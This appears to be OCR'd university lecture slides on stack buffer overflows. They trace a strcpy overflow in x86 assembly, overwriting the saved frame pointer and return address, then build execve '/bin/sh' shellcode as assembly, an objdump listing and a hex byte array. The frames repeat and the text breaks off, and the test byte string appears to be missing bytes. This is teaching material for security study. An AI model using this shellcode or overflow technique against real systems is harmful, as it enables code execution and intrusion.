
```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
    push %ebp                 0x80483f4
    mov %esp,%ebp             0x80483f5
    sub $0x28,%esp            0x80483f7
    mov 0x8(%ebp),%eax        0x80483fa
    mov %eax,0x4(%esp)        0x80483fd
    lea -0xc(%ebp),%eax       0x8048401
    mov %eax,(%esp)           0x8048404
    call strcpy               0x8048407
    leave                     0x804840c
    ret                       0x804840d
  main:
    push %ebp                 0x804840e
    mov %esp,%ebp             0x804840f
    sub $0x10,%esp            0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                0x804841e
    mov $0x8048517,%eax       0x8048423
    mov %eax,(%esp)           0x8048428
    call printf               0x804842b
    mov $0x0,%eax             0x8048430
    leave                     0x8048435
    ret                       0x8048436
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```



0xfd2e0
cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)
fall (0x6c6c6166)
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
0x8048504
0xfd2ac

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                     0x80483f4
    mov %esp,%ebp                 0x80483f5
    sub $0x28,%esp                0x80483f7
    mov 0x8(%ebp),%eax            0x80483fa
    mov %eax,0x4(%esp)            0x80483fd
    lea -0xc(%ebp),%eax           0x8048401
    mov %eax,(%esp)               0x8048404
    call strcpy                   0x8048407
    leave                         0x804840c
    ret                           0x804840d
main:
    push %ebp                     0x804840e
    mov %esp,%ebp                 0x804840f
    sub $0x10,%esp                0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                    0x804841e
    mov $0x8048517,%eax           0x8048423
    mov %eax,(%esp)               0x8048428
    call printf                   0x804842b
    mov $0x0,%eax                 0x8048430
    leave                         0x8048435
    ret                           0x8048436
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0

cks! (0x21736b63)

5 ro (0x6f722035)

201 (0x31303220)

fall (0x6c6c6166)

340 (0x20303433)

cse (0x20657363)


asu (0x20757361)

0x8048504

0xfd2ac

```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
     push %ebp                    0x80483f4
     mov %esp,%ebp                0x80483f5
     sub $0x28,%esp               0x80483f7
     mov 0x8(%ebp),%eax           0x80483fa
     mov %eax,0x4(%esp)           0x80483fd
     lea -0xc(%ebp),%eax          0x8048401
     mov %eax,(%esp)              0x8048404
     call strcpy                  0x8048407
  →  leave                        0x804840c
     ret                          0x804840d
  main:
     push %ebp                    0x804840e
     mov %esp,%ebp                0x804840f
     sub $0x10,%esp               0x8048414
     movl $0x8048504,(%esp)       0x8048417
     call mycpy                   0x804841e
     mov $0x8048517,%eax          0x8048423
     mov %eax,(%esp)              0x8048428
     call printf                  0x804842b
     mov $0x0,%eax                0x8048430
     leave                        0x8048435
     ret                          0x8048436
```

%eax	0xfd2ac
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x804840c



```
0xfd2e0                          0xfd2d4


cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)                 0xfd2c0
fall (0x6c6c6166)                0xfd2bc
340 (0x20303433)                 0xfd2b8
cse (0x20657363)
asu (0x20757361)                 0xfd2ac





0x8048504
0xfd2ac                          0xfd290
```


%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840c

```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
    push %ebp                    0x80483f4
    mov %esp,%ebp                0x80483f5
    sub $0x28,%esp               0x80483f7
    mov 0x8(%ebp),%eax           0x80483fa
    mov %eax,0x4(%esp)           0x80483fd
    lea -0xc(%ebp),%eax          0x8048401
    mov %eax,(%esp)              0x8048404
    call strcpy                  0x8048407
    leave                        0x804840c
    ret                          0x804840d
  main:
    push %ebp                    0x804840e
    mov %esp,%ebp                0x804840f
    sub $0x10,%esp               0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                   0x804841e
    mov $0x8048517,%eax          0x8048423
    mov %eax,(%esp)              0x8048428
    call printf                  0x804842b
    mov $0x0,%eax                0x8048430
    leave                        0x8048435
    ret                          0x8048436
```

	0xfd2e0	
		0xfd2d4
	cks! (0x21736b63)	
	5 ro (0x6f722035)	
	201 (0x31303220)	0xfd2c0
→	fall (0x6c6c6166)	0xfd2bc
	340 (0x20303433)	0xfd2b8
	cse (0x20657363)	
	asu (0x20757361)	
		0xfd2ac
	0x8048504	
	0xfd2ac	0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
     push %ebp                      0x80483f4
     mov %esp,%ebp                  0x80483f5
     sub $0x28,%esp                 0x80483f7
     mov 0x8(%ebp),%eax             0x80483fa
     mov %eax,0x4(%esp)             0x80483fd
     lea -0xc(%ebp),%eax            0x8048401
     mov %eax,(%esp)                0x8048404
     call strcpy                    0x8048407
     leave                          0x804840c
→    ret                            0x804840d
  main:
     push %ebp                      0x804840e
     mov %esp,%ebp                  0x804840f
     sub $0x10,%esp                 0x8048414
     movl $0x8048504,(%esp)0x8048417
     call mycpy                     0x804841e
     mov $0x8048517,%eax            0x8048423
     mov %eax,(%esp)                0x8048428
     call printf                    0x804842b
     mov $0x0,%eax                  0x8048430
     leave                          0x8048435
     ret                            0x8048436
```


%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840d



0xfd2e0	0xfd2d4
cks! (0x21736b63)	
5 ro (0x6f722035)	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                      0x80483f4
   mov %esp,%ebp                  0x80483f5
   sub $0x28,%esp                 0x80483f7
   mov 0x8(%ebp),%eax             0x80483fa
   mov %eax,0x4(%esp)             0x80483fd
   lea -0xc(%ebp),%eax            0x8048401
   mov %eax,(%esp)                0x8048404
   call strcpy                    0x8048407
   leave                          0x804840c
   ret                            0x804840d
main:
   push %ebp                      0x804840e
   mov %esp,%ebp                  0x804840f
   sub $0x10,%esp                 0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                     0x804841e
   mov $0x8048517,%eax            0x8048423
   mov %eax,(%esp)                0x8048428
   call printf                    0x804842b
   mov $0x0,%eax                  0x8048430
   leave                          0x8048435
   ret                            0x8048436
```

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220



0xfd2e0
0xfd2d4

cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)
0xfd2c0
fall (0x6c6c6166)
0xfd2bc
340 (0x20303433)
0xfd2b8
cse (0x20657363)
asu (0x20757361)
0xfd2ac

0x8048504
0xfd2ac
0xfd290

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```

“Overflowing” Functions

- `gets()` -- note that data cannot contain newlines or EOFs
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- … and also custom input routines

How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
  - Assembly instructions
  - Operating system calls
  - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7)

Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
  - This code has the same privileges as the vulnerable application
- *Shellcode* is the standard term for this type of code
  - Called shellcode because classic example is code to execute /bin/sh
  - Really just assembly code to perform specific purpose

C-version of Shellcode

```
void main() {
   char* name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

System Calls

-
  ```
  int execve (char* filename,
              char* argv[],
              char* envp[])
  ```
  - Value 0xb in eax (index in syscall table)
  - Address of the program name in ebx ("/bin/sh")
  - Address of the null-terminated argv vector in ecx (addr of "/bin/sh", NULL)
  - Address of the null-terminated envp vector in edx (e.g., NULL)
  - Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls)

System Calls

- `void exit(int status)`
  - Value 1 in eax
  - Exit code in ebx
  - Call int 0x80

The Shell Code

- We need the null-terminated string "/bin/sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)

Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string "/bin/sh" into the ebx register
- Copy the address of the address of "/bin/sh" into the ecx register
- Copy the address of the null word into the edx register
- Execute the int 0x80 instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the int 0x80 instruction

Preliminary Shellcode

```
.data
sh:
       .string "/bin/sh"
       .int 0
.text
.globl main
main:
       movl   $11,%eax
       movl   $sh,%ebx
       push   $0
       push   $sh
       movl   %esp,%ecx
       movl   $0,%edx
       int    $0x80
       movl   $0x1,%eax
       movl   $0x0,%ebx
       int    $0x80
```

```
[ragnuk] $ gcc -m32 preliminary_shellcode.s
[ragnuk] $./a.out
sh-41.$
```

Preliminary Shellcode

```
$ gcc -m32 preliminary_shellcode.s -o prelim
$ objdump -D prelim

...
08048394 <main>:
8048394:       b8 0b 00 00 00          mov    $0xb,%eax
8048399:       bb 1c 96 04 08          mov    $0x804961c,%ebx
804839e:       6a 00                   push   $0x0
80483a0:       68 1c 96 04 08          push   $0x804961c
80483a5:       89 e1                   mov    %esp,%ecx
80483a7:       ba 00 00 00 00          mov    $0x0,%edx
80483ac:       cd 80                   int    $0x80
80483ae:       b8 01 00 00 00          mov    $0x1,%eax
80483b3:       bb 00 00 00 00          mov    $0x0,%ebx
80483b8:       cd 80                   int    $0x80
```

Testing the Shell Code

```
void main()
{
  char shellcode[] = "\xb8\x0b\x00\x00\x00\xbb\x1c\x96"
                     "\x04\x08\x6a\x00\x68\x1c\x96\x04"
                     "\xcd\x80\xb8\x01\x00\x00\x00\xbb"
                     "\x00\x00\x00\x00\xcd\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
$
```

Jumping to the Shell Code

